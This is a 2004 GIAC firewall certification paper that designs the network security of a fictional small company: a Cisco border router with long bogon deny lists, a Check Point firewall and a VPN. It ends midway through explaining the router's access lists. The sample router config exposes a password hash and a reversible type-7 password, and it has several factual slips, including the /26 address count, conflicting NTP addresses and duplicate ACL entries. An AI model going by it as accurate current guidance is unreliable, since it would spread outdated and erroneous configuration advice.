Global Information Assurance Certification Paper

GIAC Practical Assignment for GCFW Version 2.0

Submitted by Dan Lazarakis
May 27, 2004

Abstract

GIAC Enterprises Ltd. (herein referred to as 'GIAC') of Vancouver, Canada, is a small company consisting of 10 employees. GIAC successfully operates a buy/sell/trade business of fortune cookie 'sayings', often referred to as 'fortunes'. During the last 2 years, many competitors switched to more efficient internet e-business models to conduct all their business online. To remain competitive GIAC decided it was time to make their debut into the e-business world. GIAC promptly obtained a broadband internet connection of their own to host their own e-business servers and implement their own security model. This would also allow them to implement more efficient and secure communication channels with their customers, business partners, and mobile staff. They hired a very experienced computer professional with several years of IT experience, mostly in implementing web services and security which included firewall experience. The President of GIAC is very concerned about costs of his new infrastructure. GIAC is not a large company and therefore would prefer to see a phased in approach by building a simple, yet effective security model that follows recommended security best practices, but affordably. The rest of this paper outlines the security strategy implemented by GIAC in order to protect protect their new site from hackers.

Security Architecture – Client Requirements

GIAC conducts its e-business on 5 distinct levels to different types of customers:

- Casual information surfers/general public
- Customers with purchasing requirements
- Business partners
- Suppliers
- Employees (internal, remote and security administrators)

Casual clients and information surfers are those who need access to general, public company information about who we are and what we do. These clients will access only information about GIAC via HTTP on TCP port 80 to the main web server using a standard web browser. They can also send SMTP mail on TCP port 25 inbound to GIAC's mail relay server which resides in the service network.

Customers purchasing GIAC products are customers that for various reasons require the purchase of fortune sayings. They can pay for using credit cards only online. These customers will also have the ability to browse GIAC's web site using HTTP on TCP port 80, and send mail using SMTP on TCP port 25. In addition, these clients will also require use of HTTPS/SSL on TCP port 443 for secured payments.

Business partners are the fortune cookie manufacturing plants. These partners buy very large numbers of fortune sayings directly from GIAC, which they place inside their cookies. The business partners also have access to general public areas of GIAC's web site using HTTP on TCP port 80. HTTPS/SSL on TCP port

443 is used to access SSL pages to access secured account information. They will also require read access to a GIAC FTP server residing on the internal network using TCP port 21 to access fortune saying files. Because the FTP server is on the internal network This is accomplished with FTP tunneled through a secure encrypted VPN solution using a standard IPSEC tunnel with IKE (UDP port 500) and ESP (protocol 50). Business partners can also send inbound emails over SMTP port 25 to the SMTP relay server in the service network.

Suppliers consist of approximately 300 writers throughout the world that earn extra income selling their fortune sayings to GIAC. GIAC resells these to its business partners. The suppliers require HTTP port 80 and HTTPS/SSL port 443 access to GIAC's web server for their account info. They use PGP encryption to email their sayings into GIAC.

GIAC internal employees require outgoing HTTP and HTTPS on port 80 and 443 respectively for web surfing. They will go through a proxy server to access the internet. Their outbound mail will be routed to the internal SMTP server, then relayed SMTP server in the service network which forwards it on to the final destination. The internal SMTP server also receives internet email from the SMTP relay server in the service network, then distributes this mail to the internal network. The employees can also use protocols such as Real Player, Windows Media Player (Netshow) through the proxy. GIAC subscribes to the pessimistic model for internet access where 'you only get what you need'.

GIAC Security Administrators in addition to what internal employees receive for access, also require external VPN access using IKE (udp 500) and IKE (tcp 500). This is because the security administrator may need to connect remotely for administration and troubleshooting purposes.


GIAC mobile employees must often access GIAC systems remotely from virtually anywhere. For this type of access they will use Check Point's SecureClient VPN client from their laptops. They will require IKE (udp 500), and IKE (tcp 500). There are also some additional ports required for SecureClient functionality, FW1_topo (tcp 264), and tunnel_test (udp 18234). They are trained in security use of their laptops when on the road, have personal firewall software via the Check Point SecureClient and anti-virus software installed. They use the internal SMTP email system via VPN for company communications.

Network Component Architecture and Specifications

IP ADDRESSING SCHEME

GIAC's ISP has assigned them the xxx.yyy.zzz.0/26 network for their internet connection. This gives them a total of 30 public IP addresses in the range xxx.yyy.zzz.1 – xxx.yyy.zzz.31. The external interface of the border filter router will use the first available address of xxx.yyy.zzz.1/28. The internal interface of the border filter router will be situated xxx.yyy.zzz.17/28. The external interface

of the firewall will be xxx.yyy.zzz.18/28. There will be a one to one static NAT applied for the public addresses. The Internal network of GIAC uses a private addressing scheme of 192.168.10.0/24. The range of 192.168.50-200 will be used for workstations.



INTERNET BORDER FILTER ROUTER – CISCO 2650XM-V

The border router is firstly a router where the main function is to route packets. The border router is also capable of filtering packets at the IP address and protocol ID level. The physical positioning on the outside of the firewall means it is the first layer of defense in a 'defense in depth' strategy. Part of this defense in depth is the application of this filter router as a static packet filter to control the access of absolute addresses, absolute protocols, and absolute ports that we know we don't want to let in, or alternatively do want to allow in and out.

The Cisco 2650XM-V modular access router was chosen as the model of choice for the border filter router. GIAC decided to use a Cisco 2600 series model as it appeared to provide very good price/performance features. The next step to a 3600 series router was a significant price jump and felt the performance increase of a 3600 was not required.

Cisco 2650XM-V Specifications:
- 32 Mb flash memory standard
- 96 Mb DRAM standard
- IOS IP feature set included
- 2 x built in Fast Ethernet 10/100
- 40,000 packets p/s (40 Kpps) processing performance

The internet traffic volume to GIAC's site is not predicted to exceed the capacities of the 2650XM-V which is 40Kpps (packets per second), however it will be closely monitored and if it proves to be a bottleneck, it will be replaced to a more robust model, perhaps a 3600 Series.
Cisco was also chosen as the router brand for GIAC as the Cisco IOS is very well utilized in the world, well supported, and provides much functionality. Also because the Cisco IOS command set does not typically change throughout all of their routers models. If you know how to enter commands on one router, you can virtually do the same across all of the Cisco routers. Also, if training were an issue, there are multitudes of course material and literature on Cisco router devices.
The Cisco 2650XM-V is not considered an enterprise class router, but more of a branch office/small business class of router. GIAC needed to make a decision as to whether or not to utilize the border router as a simple IP address blocking device performing basic tasks such as filtering out RFC1918 private addresses space and other IP based filtering using only standard ACLs, or should GIAC also implement use of extended/reflexive ACLs to provide further advanced filtering capabilities at the cost of additional router CPU cycles and possible performance degradation?
If GIAC makesextensive use of extended ACLs for ingress filtering to provide an additional layer of defense to route only required, valid traffic to the firewall. The firewall would then only need to process required traffic, conserving firewall CPU cycles. If the firewall were to 'break' due to misconfiguration or attack, the border router would still provide some basic protocol and address filtering to limit most unwanted traffic from the internet until firewall issues could be resolved. GIAC's other option was to utilize the border router as a standard ACL only, basic IP filtering device blocking only the likes of RFC 1918 addresses, unused address, and spoofed addresses. The firewall would then perform the major brunt of protocol filtering. This meant only one layer of defense between the Internet and GIAC's service network/internal network as far as TCP, UDP and ICMP based attack vectors go. The decision made was to provide a mix of the two. GIAC would include some protocol filtering on the border router that would provide a comfort level for the most critical services such as HTTP, HTTPS, DNS, SMTP and NTP. Filtering of VPN protocol traffic would not be implemented. If the border

router statistics indicated a performance issue, the whole implementation would require reassessment and new decisions would have to be made.
GIAC decided that the filter router will use only standard and extended ACLs exclusively. More processor intensive reflexive ACLs will not be used. The firewall will provide the true stateful inspection services. It was felt that reflexive ACLs are better suited to a small branch office not hosting web services and no firewall protection.

THE FIREWALL – CHECKPOINT SECUREPLATFORM NG with Application Intelligence (R55)

The firewall hardware chosen will be a Dell PowerEdge 700. The Check Point product chosen is SecurePlatform NG AI release 55. Check Point was chosen due to its strong position in the firewall market, market share, extensive feature set, and well designed management GUI. The included SmartDefense module is also an added security feature which acts as an application proxy detecting well known application level protocol attacks.
SecurePlatform itself was designed for ease of installation and administration. The target market for SecurePlatform appears to be medium to small sized businesses. The cost of SecurePlatform is not much different from a full blown VPN1-Enterprise Pro gateway running on Solaris. One of the best parts of SecurePlatform is that it will run on virtually any Intel platform. It installs a pre-hardened version of Red Hat Linux 8..I'll say it again….pre-hardened! It is essentially a canned solution for small to medium businesses that delivers the full feature set the enterprise version does, including full VPN support using the SecureClient/SecuRemote VPN client solutions.

Firewall server detailed hardware specifications:
Dell PowerEdge 700
1 GB MB DDR @ 400 Mhz
2 x 80 GB SATA drives
3 x Intel Pro 100S Network Adapters
Dell 700VA UPS - Battery Backup
Total Cost: $2565 USD

Defense in Depth

One interface of the firewall is connected directly to the first layer of defense, border filter router, and a second interface connects to the internal network. The firewall also has a third interface off of which resides the secured service network. Each of these three interfaces protects one of three distinctive security zones. The firewall's placement between the border filter router and the internal network is fundamental in providing a second layer of defense for the local network from unauthenticated traffic originating from the internet, and the service network from the internet. As far as the local network and the service network are concerned, the firewall provides only one layer of defense between the two zones. One path of travel between two zones that is usually never allowed is from the internet directly into the local network unless the traffic is well authenticated such as VPN connections. This is a dangerous situation as it effectively eliminates the two layers in the strategy, the filter router, and the

firewall. Any unauthenticated packets, such as SMTP, that must ultimately reach the internal network from the internet, must first pass through the service network SMTP intermediary which then passes the SMTP packets through to the internal LAN. This effectively sets the internal interface on the firewall as a third layer of defense in terms.
The firewall's primary function is to act as a stateful inspection gateway between all of these distinct zones. The firewall filters packet traffic and allows only those packets which match the policy rules in order to flow into and out of each zone. By adhering to these basic principles it is a good beginning towards following defense in depth and best practices. Another advantage that the specific Check Point firewall can provide is its ability to inspect protocols and TCP connectivity at the application layer using SmartDefense. Other mitigations such as anti-virus software, application layer proxies, etc. in both the service network and internal network can each add additional layers as well. The more layered the security, the better the defensive position is strengthened making recovery from incidents much less work and. It also minimizes the spread of potential harm in your network by containing the damage to as few systems as possible. Another layer of defense that can be implemented is virus scanning software on all systems. Checkpoint was chosen due to its large market share, market position, and excellence ratings as a top selling stateful inspection firewall. Check Point's GUI is also well matured and allows for easy expansion for growth of the firewall architecture. Checkpoint NG AI has many user configurable options to provide protection from the most common internet threats with its 'SmartDefense' technology as an example. SmartDefense is preconfigured to drop well known internet worm traffic such like Nimda and Code Red and others. It also protects against SYN flood attacks and several other common DoS attack vectors. It can also check conduct HTTP protocol checking for conformity and drop any non-conforming packets. There are many other advantages gained with SmartDefense that are too numerous too list in this brief summary.

VPN

GIAC will leverage VPN support within Checkpoint NG to allow its mobile sales force to connect to internal applications, mail, and data in a secure and encrypted manner. A tunnel mode VPN connection will also exist between GIAC and its partners to use FTP for obtaining files form an internal FTP server.
Normally, unauthenticated packet traffic would not be allowed to traverse directly from the external interface of the firewall to the internal network interface. Because the VPN traffic is authenticated to a high degree of certainty, (i.e. the connections are from trusted sources) this becomes the only exception to the rule. The VPN gateway and clients will use certificates issued by Check Point's internal certificate authority (Check Point ICA) for authentication. The VPN gateway, which would reside on the same physical system as the firewall, will utilize IPSEC (udp 500) and ESP (protocol 50) for key exchange and encryption/decryption. The encryption method used will be AES-256. Despite its long key length, its performance is generally good at the software level. Data integrity will also be secured using SHA1.

The VPN solution also integrates client security through the use of a Desktop Policy server installed on the gateway, at no extra cost to GIAC. The desktop policy server will allow centralized management of a desktop client internal firewall policy. Among several advanced capabilities, it can also be used to verify the security of a connecting client to any level the administrator wishes and prevent that client from creating a tunnel to internal resources if it does not adhere to the policy set. In general GIAC will be using 'Office Mode' which makes the client appear to be on the internal network even further by handing the client address assignment from an IP pool and internal DNS info. The gateway also has a utility called 'SecureClient Packaging Tool' which makes the building of a corporate standard client with a customized, uniform installation possible. This system ensures all VPN client installations are exactly the same.

VPN Client

Check Point has a very strong market leading VPN client called SecureClient. SecureClient adds yet another full layer to our defense in depth strategy by ensuring the strongest security possible on each client connecting to GIAC's VPN gateway. GIAC will use this client for its mobile employees. One of the best features of the client is it built in policy, which amounts to essentially a built in firewall. Every time a client successfully connects to the gateway, it's checks for any changes in policy. Any new changes are then incorporated into its own local desktop policy.

DNS

GIAC uses a split DNS design and will forward all external DNS requests from the service network's external DNS server (10.10.5.250) which is setup for caching external addresses only. The authoritative records for GIAC will reside at the ISP. UDP 53 will be allowed in both directions between GIAC and any other internet DNS servers. TCP 53 will be allowed inbound only in order to handle responses from other DNS servers that have to revert to using TCP for responses larger than 520 bytes which is a requirement for the DNS application protocol. Only the internal Squid Proxy server is allowed to forward requests to the service network DNS server. The Internal workstations will use a separate internal DNS server (192.168.10.3) for internal name resolution.

NTP

Network time protocol (UDP/TCP port 123) synching for log synchronization will be performed from the service networks NTP server (10.10.5.249). The NTP server is installed on the under utilized SMTP relay server. All of GIAC's systems will sync to the service networks NTP clock. The NTP server will obtain it's time sync info from the University of Calgary's NTP Stratum 1 Server (ntp.cpsc.ucalgary.ca, 136.159.2.254) which generally has an open policy regarding public access providing a request is sent prior to use. Out of courtesy, GIAC sent an email requesting use of their NTP server and received a positive response.

SMTP

Mail for GIAC is relayed off of the service networks' SMTP Server (10.10.5.249) on TCP port 25 into the internal LAN's SMTP mail server (192.168.10.5). The internal network SMTP server can also relay its mail outbound through the service networks' SMTP relay server on TCP port 25.The SMTP relay also doubles as the NTP server.

WEB Services

GIAC's primary web server (10.10.5.248) is also in the service network providing access to standard web pages using HTTP port 80 and secure access using HTTPS/SSL on port 443. This server is accessible by both the internet and the internal network.

SECURITY DEVICE POLICIES

Cisco 2650XM-V Router ACLs and Policy

As previously stated the Cisco 2650XM-V router may be less than desirable for processing of complete sets of reflexive ACLs due to the fact that Check Point is very strong in this area of stateful inspection. We don't want to occupy router CPU cycles unnecessarily. If you overextend the processing capability of your router unnecessarily, when it comes time that the router is being ganged up on by a DDoS or similar attack vector, it will hopefully have some processing power left over to continue to process needed traffic as well. If you max out the router with reflexive ACL capability as soon as you install it, then it's possible a minor attack against it could take it over the edge and cause large performance drains or an outright failure of the router to do its job. Remember that we can not apply more than one ACL per interface per direction. GIAC will adhere to using named extended ACLs as they provide the most flexibility for changes to ACLs and are the better way to overall manage ACL methods for blocking/allowing protocols, ips, and ports.

The border router will also be hardened according to the recommendations set forth by the National security Agency of the United States 'Router Security Configuration Guide' (http://acs1.conxion.com/cisco/guides/cis-2.pdf). Below is the actual listing of policy ACLs for the border filter router. The reason for each setting and ACL is also explained below.

General/Global configuration commands section

A 'show run' command displays the following on the router:

```
jupiter#show run
Building configuration...
Current configuration : 5439 bytes
version 12.2
service timestamps log datetime msec localtime show-timezone
service timestamps debug uptime
service timestamps log uptime
service password-encryption
hostname jupiter
```

```
enable secret 5 $1$eY5Y$dto8yNDRoi8UQnUIqHo5P1
ip subnet-zero
no ip source-route
no ip domain-lookup
no ip bootp server
no ip http server
no cdp run
logging 192.168.10.2
logging buffered 10000
ntp server 10.10.5.249 source loopback0
banner motd ^CC
WARNING: Access to this device is granted only to authorized persons.
Attempting to access this device by unauthorized persons or by
automated means is a serious offence and may result in criminal prosecution.
If you have inadvertently connected to this device and are not authorized
to do so, DISCONNECT IMMEDIATELY!
Proceeding further implies that you accept and understand this message.
^C
interface FastEthernet0/0
 ip address xxx.yyy.zzz.17 255.255.255.240
 ip access-group GIAC_outbound in
 no ip redirect
 no ip unreachable
 no ip proxy-arp
 no cdp enable
 no ip directed-broadcast
interface FastEthernet0/1
 ip address xxx.yyy.zzz.1 255.255.255.240
 ip access-group GIAC_inbound in
 no ip redirect
 no ip unreachable
 no ip proxy-arp
 no ip directed-broadcast
 no cdp enable
ip access-list extended GIAC_inbound
 permit tcp any host xxx.yyy.zzz.21 eq www log
 permit tcp any host xxx.yyy.zzz.21 eq 443 log
 permit udp any host xxx.yyy.zzz.19 eq domain log
 permit tcp any host xxx.yyy.zzz.19 eq domain log
 permit udp host 136.159.2.254 host xxx.yyy.zzz.20 eq ntp log
 permit tcp any host xxx.yyy.zzz.20 eq smtp log
 permit esp any host xxx.yyy.zzz.18 log
 permit udp any host xxx.yyy.zzz.18 eq isakmp log
 deny   tcp any any eq ident log
 deny   ip 10.0.0.0 0.255.255.255 any log
 deny   ip 192.168.0.0 0.0.255.255 any log
 deny   ip 172.16.0.0 0.15.255.255 any log
 deny   ip 224.0.0.0 31.255.255.255 any log
 deny   ip 127.0.0.0 0.255.255.255 any log
 deny   ip 1.0.0.0 0.255.255.255 any log
 deny   ip 2.0.0.0 0.255.255.255 any log
 deny   ip 5.0.0.0 0.255.255.255 any log
 deny   ip 7.0.0.0 0.255.255.255 any log
 deny   ip 14.0.0.0 0.255.255.255 any log
 deny   ip 23.0.0.0 0.255.255.255 any log
 deny   ip 27.0.0.0 0.255.255.255 any log
```

```
deny   ip 31.0.0.0 0.255.255.255 any log
deny   ip 36.0.0.0 0.255.255.255 any log
deny   ip 37.0.0.0 0.255.255.255 any log
deny   ip 39.0.0.0 0.255.255.255 any log
deny   ip 41.0.0.0 0.255.255.255 any log
deny   ip 42.0.0.0 0.255.255.255 any log
deny   ip 49.0.0.0 0.255.255.255 any log
deny   ip 50.0.0.0 0.255.255.255 any log
deny   ip 58.0.0.0 0.255.255.255 any log
deny   ip 59.0.0.0 0.255.255.255 any log
deny   ip 71.0.0.0 0.255.255.255 any log
deny   ip 72.0.0.0 0.255.255.255 any log
deny   ip 73.0.0.0 0.255.255.255 any log
deny   ip 74.0.0.0 0.255.255.255 any log
deny   ip 75.0.0.0 0.255.255.255 any log
deny   ip 76.0.0.0 0.255.255.255 any log
deny   ip 77.0.0.0 0.255.255.255 any log
deny   ip 78.0.0.0 0.255.255.255 any log
deny   ip 79.0.0.0 0.255.255.255 any log
deny   ip 85.0.0.0 0.255.255.255 any log
deny   ip 86.0.0.0 0.255.255.255 any log
deny   ip 87.0.0.0 0.255.255.255 any log
deny   ip 88.0.0.0 0.255.255.255 any log
deny   ip 89.0.0.0 0.255.255.255 any log
deny   ip 90.0.0.0 0.255.255.255 any log
deny   ip 91.0.0.0 0.255.255.255 any log
deny   ip 92.0.0.0 0.255.255.255 any log
deny   ip 93.0.0.0 0.255.255.255 any log
deny   ip 94.0.0.0 0.255.255.255 any log
deny   ip 95.0.0.0 0.255.255.255 any log
deny   ip 96.0.0.0 0.255.255.255 any log
deny   ip 97.0.0.0 0.255.255.255 any log
deny   ip 98.0.0.0 0.255.255.255 any log
deny   ip 99.0.0.0 0.255.255.255 any log
deny   ip 100.0.0.0 0.255.255.255 any log
deny   ip 101.0.0.0 0.255.255.255 any log
deny   ip 102.0.0.0 0.255.255.255 any log
deny   ip 104.0.0.0 0.255.255.255 any log
deny   ip 104.0.0.0 0.255.255.255 any log
deny   ip 105.0.0.0 0.255.255.255 any log
deny   ip 106.0.0.0 0.255.255.255 any log
deny   ip 107.0.0.0 0.255.255.255 any log
deny   ip 108.0.0.0 0.255.255.255 any log
deny   ip 109.0.0.0 0.255.255.255 any log
deny   ip 110.0.0.0 0.255.255.255 any log
deny   ip 111.0.0.0 0.255.255.255 any log
deny   ip 112.0.0.0 0.255.255.255 any log
deny   ip 113.0.0.0 0.255.255.255 any log
deny   ip 114.0.0.0 0.255.255.255 any log
deny   ip 115.0.0.0 0.255.255.255 any log
deny   ip 116.0.0.0 0.255.255.255 any log
deny   ip 117.0.0.0 0.255.255.255 any log
deny   ip 118.0.0.0 0.255.255.255 any log
deny   ip 119.0.0.0 0.255.255.255 any log
deny   ip 120.0.0.0 0.255.255.255 any log
deny   ip 121.0.0.0 0.255.255.255 any log
```

```
deny   ip 122.0.0.0 0.255.255.255 any log
deny   ip 123.0.0.0 0.255.255.255 any log
deny   ip 124.0.0.0 0.255.255.255 any log
deny   ip 125.0.0.0 0.255.255.255 any log
deny   ip 126.0.0.0 0.255.255.255 any log
deny   ip 127.0.0.0 0.255.255.255 any log
deny   ip 173.0.0.0 0.255.255.255 any log
deny   ip 174.0.0.0 0.255.255.255 any log
deny   ip 175.0.0.0 0.255.255.255 any log
deny   ip 176.0.0.0 0.255.255.255 any log
deny   ip 177.0.0.0 0.255.255.255 any log
deny   ip 178.0.0.0 0.255.255.255 any log
deny   ip 179.0.0.0 0.255.255.255 any log
deny   ip 180.0.0.0 0.255.255.255 any log
deny   ip 181.0.0.0 0.255.255.255 any log
deny   ip 182.0.0.0 0.255.255.255 any log
deny   ip 183.0.0.0 0.255.255.255 any log
deny   ip 184.0.0.0 0.255.255.255 any log
deny   ip 185.0.0.0 0.255.255.255 any log
deny   ip 186.0.0.0 0.255.255.255 any log
deny   ip 187.0.0.0 0.255.255.255 any log
deny   ip 188.0.0.0 0.255.255.255 any log
deny   ip 189.0.0.0 0.255.255.255 any log
deny   ip 190.0.0.0 0.255.255.255 any log
deny   ip 197.0.0.0 0.255.255.255 any log
deny   ip 223.0.0.0 0.255.255.255 any log
deny   ip 224.0.0.0 0.255.255.255 any log
deny   ip 225.0.0.0 0.255.255.255 any log
deny   ip 226.0.0.0 0.255.255.255 any log
deny   ip 227.0.0.0 0.255.255.255 any log
deny   ip 228.0.0.0 0.255.255.255 any log
deny   ip 229.0.0.0 0.255.255.255 any log
deny   ip 230.0.0.0 0.255.255.255 any log
deny   ip 231.0.0.0 0.255.255.255 any log
deny   ip 232.0.0.0 0.255.255.255 any log
deny   ip 233.0.0.0 0.255.255.255 any log
deny   ip 234.0.0.0 0.255.255.255 any log
deny   ip 235.0.0.0 0.255.255.255 any log
deny   ip 236.0.0.0 0.255.255.255 any log
deny   ip 237.0.0.0 0.255.255.255 any log
deny   ip 238.0.0.0 0.255.255.255 any log
deny   ip 239.0.0.0 0.255.255.255 any log
deny   ip 240.0.0.0 0.255.255.255 any log
deny   ip 241.0.0.0 0.255.255.255 any log
deny   ip 242.0.0.0 0.255.255.255 any log
deny   ip 243.0.0.0 0.255.255.255 any log
deny   ip 244.0.0.0 0.255.255.255 any log
deny   ip 245.0.0.0 0.255.255.255 any log
deny   ip 246.0.0.0 0.255.255.255 any log
deny   ip 247.0.0.0 0.255.255.255 any log
deny   ip 248.0.0.0 0.255.255.255 any log
deny   ip 249.0.0.0 0.255.255.255 any log
deny   ip 250.0.0.0 0.255.255.255 any log
deny   ip 251.0.0.0 0.255.255.255 any log
deny   ip 252.0.0.0 0.255.255.255 any log
deny   ip 253.0.0.0 0.255.255.255 any log
```

```
 deny   ip 254.0.0.0 0.255.255.255 any log
 deny   ip 255.0.0.0 0.255.255.255 any log
 deny   ip host 0.0.0.0 any log
 deny   ip any any log
 deny   tcp any any log
 deny   udp any any log
ip access-list extended GIAC_outbound
 permit ip host xxx.yyy.zzz.18 any log
 permit udp host xxx.yyy.zzz.19 any eq domain log
 permit tcp host xxx.yyy.zzz.21 any eq www log
 permit tcp host xxx.yyy.zzz.21 any eq 443 log
 permit tcp host xxx.yyy.zzz.20 any eq smtp log
 permit udp host xxx.yyy.zzz.20 host 136.159.2.254 eq ntp log
 deny ip any any log
 deny  tcp any any log
 deny udp any any log
line con 0
 exec-timeout 0 0
 password 7 141F1D060916
 login
end
```

Router Policy - Described

GLOBAL COFIGURATION

The first three lines are to ensure that timestamps are used in the log entries and for debugging purposes. The first line dictates the level of detail and formatting used for time entries. It's also handy to know what the timestamp is from when the router was last booted (uptime).

service timestamps log datetime msec localtime show-timezone
service timestamps debug uptime
service timestamps log uptime

The following line tells the router that it should encrypt all passwords when displayed. This command also causes all passwords to be stored in an encrypted manner.

service password-encryption

This is the hostname of the router. It is a name that does not divulge anything about the purpose of the router and the security administrator is an astronomy buff.

hostname jupiter

The following command uses an MD5 hash to verify the privileged EXEC password. The '5' is the command parameter which determines this mode. This is obviously to protect the password from prying eyes and a key security measure for Cisco routers.

enable secret 5 1eY5Y$dto8yNDRoi8UQnUlqHo5P1

The following setting is not security related. It allows use of an all zeros subnet as a network address.
ip subnet-zero

Loose source routing allows packets to determine which route they want to use by 'hard coding' a pre-determined route within a 'crafted' packet. This command prevents packets that from happening thereby preventing remote packets from being 'self routable' providing hackers with an advantage.
no ip source-route

Not a security related command. It stops the router form resolving addresses and speeds it up.
no ip domain-lookup

This command prevents the Cisco bootp service from loading. Bootp is a protocol enacted by Cisco to provide network loadable IOS loads for other Cisco devices. It is not necessary and should be disabled.
no ip bootp server

The following command will disable running an http server used for remote web based administration. It can obviously be targeted for HTTP attacks or DoS. If you do not require web based administration of your router, disable it.
no ip http server

The Cisco Discovery protocol (CDP) is used so Cisco routers can discover and identify each other on the network. If you don't need your routers talking to each, disable it globally.
no cdp run

This command tells the router to send all log messages to the internal syslog server. The log buffer is created at 10K in size.
logging 192.168.10.2
logging buffered 10000

This command tells the server to use 10.10.5.248 as it's time sync source and send control messages form its loopback address.
ntp server 10.10.5.249 source loopback0

This command presents a banner message to anyone connecting to the router.
banner motd ^CC
WARNING: Access to this device is granted only to authorized persons and devices.
Attempting to access this device by unauthorized persons or by automated means is a serious offence and may result in criminal prosecution.
If you have inadvertently connected to this device and are not authorized

to do so, DISCONNECT IMMEDIATELY!
Proceeding further implies that you accept and understand this message.
^C

Internal Interface FastEthernet0/0 (xxx.yyy.zzz.17) commands section

The following commands are specific to interface FastEthernet0/0 only.

This command indicates the commands which follow will apply only to the specified interface. The second line applies an address and subnet mask to that interface.
interface FastEthernet0/0
ip address xxx.yyy.zzz.17 255.255.255.240

The following commands instruct the router to apply the named ACL 'GIAC_outbound' to the internal facing interface of the filter router.
ip access-group GIAC_outbound in

If a route is not available, you don't want the router to supply an alternative interface for an attacker to go to, so you execute the following and the router will not respond with 'icmp redirect' messages.
no ip redirect

This command tells interface FastEthernet0/0 not to respond to source addresses with icmp 'unreachable' error messages which can be used against you in a DoS exercise to flood the return path on your network or to map out your network.
no ip unreachable

This command tells the interface not to act on behalf of other interfaces (to proxy) to resolve layer 2 ARP requests. This can be used to discover MAC addresses on segments not directly connected to compromised devices. You would normally want this command enabled on your internal routers and is not advised for a border filter router.
no ip proxy-arp

The following line does not allow FastEthernet0/0 to respond or use the 'Cisco Discovery Protocol' to advertise itself to other routers. This command is an interface only directive that can be used to enable it on a particular interface overriding the global command 'no cdp run'. It is safest to use the global command in conjunction with the interface specific command to disable it on each interface.
no cdp enable

This command prevents SMURF amplification attacks by not allowing broadcasts to be directed at an entire IP subnet (i.e xxx.yyy.zzz.31 is the broadcast address

on this interface) This command does not show when trying to view the running configuration on the router but I have included it here because I know the command was accepted for the interface.
no ip directed-broadcast

External interface FastEthernet0/1 (xxx.yyy.zzz.1) commands section

The following commands are applied to the external interface of the border filter router only. This is the interface directly connected to the Internet.

The following two commands set the interface to accept commands specifically for it and then set the IP address and subnet mask for it.
interface FastEthernet0/1
ip address xxx.yyy.zzz.1 255.255.255.240

This instructs the router to apply the named ACL 'GIAC_inbound' to the interface and inspect the packets as they enter the interface from external sources on the internet.
ip access-group GIAC_inbound in

All of the five commands below applied to this interface are also applied to the FastEthernet 0/0 interface as above. Please refer to the descriptions of those commands in the FastEthernet0/0 section above as the functions are the same on this interface and the descriptions are exactly the same for the same reasons.
no ip redirect
no ip unreachable
no ip proxy-arp
no cdp enable
no ip directed-broadcast

CISCO 2650-XM ACL definitions

This section will define the policy applied to the border filter router. The two ACL definitions which follow are the core of GIAC's security policy and frontline defense.
Defined below is a named, extended ACL called 'GIAC_inbound' which is applied to the external interface as defined above in the FastEthernet0/1 interface's section. It is by far the largest ACL as it has to directly protect against basic intrusion attempts and malicious internet traffic from ever passing through it. Although it is not stateful, it will block most unwanted traffic. Essentially, this ACL defines the first layer in a defense in depth strategy.
Notice the end of each ACL entry where it says 'log'. This means that if a match against an entry occurs, send the information for that match to the defined syslog server. We've described it here so as to not have to repeat it for every definition. This applies to outbound and inbound ACLs.

This command below defines the name of the ACL to which the policy will be bound to.
ip access-list extended GIAC_inbound

The next entry is the first entry or 'rule' for the GIAC_Inbound ACL which allows access on port 80 (www) from the internet to the service network web server.
permit tcp any host xxx.yyy.zzz.21 eq www log

This next rule allows internet access to the same web server using HTTPS/SSL.
